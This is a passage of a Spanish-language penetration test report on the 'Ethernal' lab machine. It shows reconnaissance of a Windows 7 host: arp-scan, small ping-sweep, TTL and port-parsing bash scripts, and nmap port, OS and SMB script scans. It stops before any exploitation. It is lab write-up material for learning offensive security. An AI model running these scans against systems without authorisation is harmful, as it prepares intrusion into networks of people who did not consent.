Informe de análisis de vulnerabilidades, explotación y resultados del reto Ethernal.				
Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
12/09/2023	12/09/2023	1.0	MQ-HM-Ethernal	RESTRINGIDO

Informe de análisis de vulnerabilidades, explotación y resultados del reto Ethernal.

N.- MQ-HM-Ethernal

Generado por:

Jonathan Jesús Jacinto Badillo


Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación: 12.09.2023


Índice

1. Reconocimiento

- Detección de equipos en la red
- Detección de máquinas con script-ping




```
┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a3:d5:82, IPv4: 192.168.3.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.1     00:50:56:c0:00:08       VMware, Inc.
192.168.3.2     00:50:56:ef:20:a0       VMware, Inc.
192.168.3.136   00:0c:29:bc:07:75       VMware, Inc.
192.168.3.254   00:50:56:e6:ba:68       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.367 seconds (108.15 hosts/sec). 4 responded

┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ ./script-ping 192.168.3
192.168.3.2:
192.168.3.129:
192.168.3.136:

┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ 
```




```
  GNU nano 7.2
#!/bin/bash

if [ -z "$1" ]; then
    echo "Uso: $0 <dirección IP base>"
    exit 1
fi

for ip in $(seq 1 254); do
    ping -c 1 "$1.$ip" | grep "64 bytes" | cut -d " " -f 4 &
done
```

- Analizamos el TTL del equipo para intuir sobre su OS




```
┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ nano script-ttl

┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ ./script-ttl
ingrese ip: 192.168.3.136
ttl=128
```




```
#! /bin/bash
read -p "ingrese ip: " ip
ping -c 1 $ip | grep -oE "ttl=[0-9]{2,3}"
```


- Análisis de puertos abiertos y ejecución de un script para obtener los puertos (también podemos añadir el parámetro “-O” para detectar el OS)



```
└─$ sudo nmap -sS -p- -v --min-rate 6000 192.168.3.136 -oG puertos
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-14 16:25 EDT
Initiating ARP Ping Scan at 16:25
Scanning 192.168.3.136 [1 port]
Completed ARP Ping Scan at 16:25, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:25
Completed Parallel DNS resolution of 1 host. at 16:25, 0.01s elapsed
Initiating SYN Stealth Scan at 16:25
Scanning 192.168.3.136 [65535 ports]
Discovered open port 135/tcp on 192.168.3.136
Discovered open port 139/tcp on 192.168.3.136
Increasing send delay for 192.168.3.136 from 0 to 5 due to 257 out of 855 dropped probes since last increase.
Increasing send delay for 192.168.3.136 from 5 to 10 due to 19 out of 62 dropped probes since last increase.
Increasing send delay for 192.168.3.136 from 10 to 20 due to 11 out of 27 dropped probes since last increase.
Increasing send delay for 192.168.3.136 from 20 to 40 due to 15 out of 49 dropped probes since last increase.
Discovered open port 445/tcp on 192.168.3.136
Discovered open port 49155/tcp on 192.168.3.136
Increasing send delay for 192.168.3.136 from 40 to 80 due to 561 out of 1868 dropped probes since last increase.
Increasing send delay for 192.168.3.136 from 80 to 160 due to 12 out of 39 dropped probes since last increase.
Increasing send delay for 192.168.3.136 from 160 to 320 due to 38 out of 125 dropped probes since last increase.
Increasing send delay for 192.168.3.136 from 320 to 640 due to 43 out of 143 dropped probes since last increase.
Increasing send delay for 192.168.3.136 from 640 to 1000 due to 11 out of 31 dropped probes since last increase.
Discovered open port 49152/tcp on 192.168.3.136
Discovered open port 49154/tcp on 192.168.3.136
Discovered open port 49157/tcp on 192.168.3.136
Discovered open port 49156/tcp on 192.168.3.136
Discovered open port 49153/tcp on 192.168.3.136
Completed SYN Stealth Scan at 16:26, 15.43s elapsed (65535 total ports)
Nmap scan report for 192.168.3.136
Host is up (0.00061s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
```




```
  GNU nano 7.2                                                    script-puertos *
#!/bin/bash
read -p "ingresa el fichero de puertos: " file
cat $file | grep -oE "[0-9]{1,5}/open" | cut -d "/" -f 1 | xargs | tr " " ","
```




```
┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ ./script-puertos
ingresa el fichero de puertos: puertos
135,139,445,49152,49153,49154,49155,49156,49157
```

- Análisis con el parámetro “-O” para verificar los detalles del OS



```
┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ sudo nmap -sS -p- -v --min-rate 6000 192.168.3.136 -O
```




```
49157/tcp open  unknown
MAC Address: 00:0C:29:BC:07:75 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_200
osoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Uptime guess: 0.143 days (since Thu Sep 14 13:10:55 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.19 seconds
           Raw packets sent: 93212 (4.102MB) | Rcvd: 65552 (2.623MB)
```

IP, Puertos Sistema operativo


IP	192.168.3.136
Sistema Operativo	Windows 7
Puertos/Servicios	- 135/tcp – msrpc - 139/tcp - netbios-ssn - 445/tcp - microsoft-ds -49152/tcp -49153/tcp -49154/tcp -49155/tcp -49156/tcp -49157/tcp

2. Análisis de vulnerabilidades/debilidades


- Análisis con scripts default



```
PORT      STATE SERVICE     VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open              Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49157/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 00:0C:29:BC:07:75 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:micr
osoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Uptime guess: 0.154 days (since Thu Sep 14 13:10:55 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-09-14T16:52:02-04:00
| smb2-time:
|   date: 2023-09-14T20:52:02
|_  start_date: 2023-09-13T17:31:21
| nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:bc:07:75 (VMware)
| Names:
|   WIN-845Q99OO4PP<20>  Flags: <unique><active>
|   WIN-845Q99OO4PP<00>  Flags: <unique><active>
```




```
└─$ sudo nmap -sVC -p135,139,445,49152,49153,49154,49155,49156,49157 -v --min-rate 6000 192.168.3.136 -O -oA scaneo01
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-14 16:51 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:51
Completed NSE at 16:51, 0.00s elapsed
Initiating NSE at 16:51
Completed NSE at 16:51, 0.00s elapsed
Initiating NSE at 16:51
Completed NSE at 16:51, 0.00s elapsed
Initiating ARP Ping Scan at 16:51
Scanning 192.168.3.136 [1 port]
Completed ARP Ping Scan at 16:51, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:51
Completed Parallel DNS resolution of 1 host. at 16:51, 0.01s elapsed
Initiating SYN Stealth Scan at 16:51
Scanning 192.168.3.136 [9 ports]
Discovered open port 49155/tcp on 192.168.3.136
Discovered open port 49154/tcp on 192.168.3.136
Discovered open port 49153/tcp on 192.168.3.136
Discovered open port 49152/tcp on 192.168.3.136
Discovered open port 49157/tcp on 192.168.3.136
Discovered open port 49156/tcp on 192.168.3.136
Discovered open port 135/tcp on 192.168.3.136
Discovered open port 445/tcp on 192.168.3.136
Discovered open port 139/tcp on 192.168.3.136
Completed SYN Stealth Scan at 16:51, 0.15s elapsed (9 total ports)
Initiating Service scan at 16:51
Scanning 9 services on 192.168.3.136
Service scan Timing: About 44.44% done; ETC: 16:53 (0:01:06 remaining)
Completed Service scan at 16:52, 58.70s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against 192.168.3.136
NSE: Script scanning 192.168.3.136.
Initiating NSE at 16:52
Completed NSE at 16:52, 5.58s elapsed
Initiating NSE at 16:52
Completed NSE at 16:52, 0.01s elapsed
Initiating NSE at 16:52
```




```
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-09-14T16:52:02-04:00
| smb2-time:
|   date: 2023-09-14T20:52:02
|_  start_date: 2023-09-13T17:31:21
| nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:bc:07:75 (VMware)
| Names:
|   WIN-845Q99OO4PP<20>  Flags: <unique><active>
|   WIN-845Q99OO4PP<00>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|_clock-skew: mean: 1h20m00s, deviation: 2h18m33s, median: 0s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

NSE: Script Post-scanning.
Initiating NSE at 16:52
Completed NSE at 16:52, 0.00s elapsed
Initiating NSE at 16:52
Completed NSE at 16:52, 0.00s elapsed
Initiating NSE at 16:52
Completed NSE at 16:52, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.49 seconds
           Raw packets sent: 29 (1.974KB) | Rcvd: 26 (1.754KB)
```

- Escaneo scripts “vuln” y conversión a html del archivo de salida

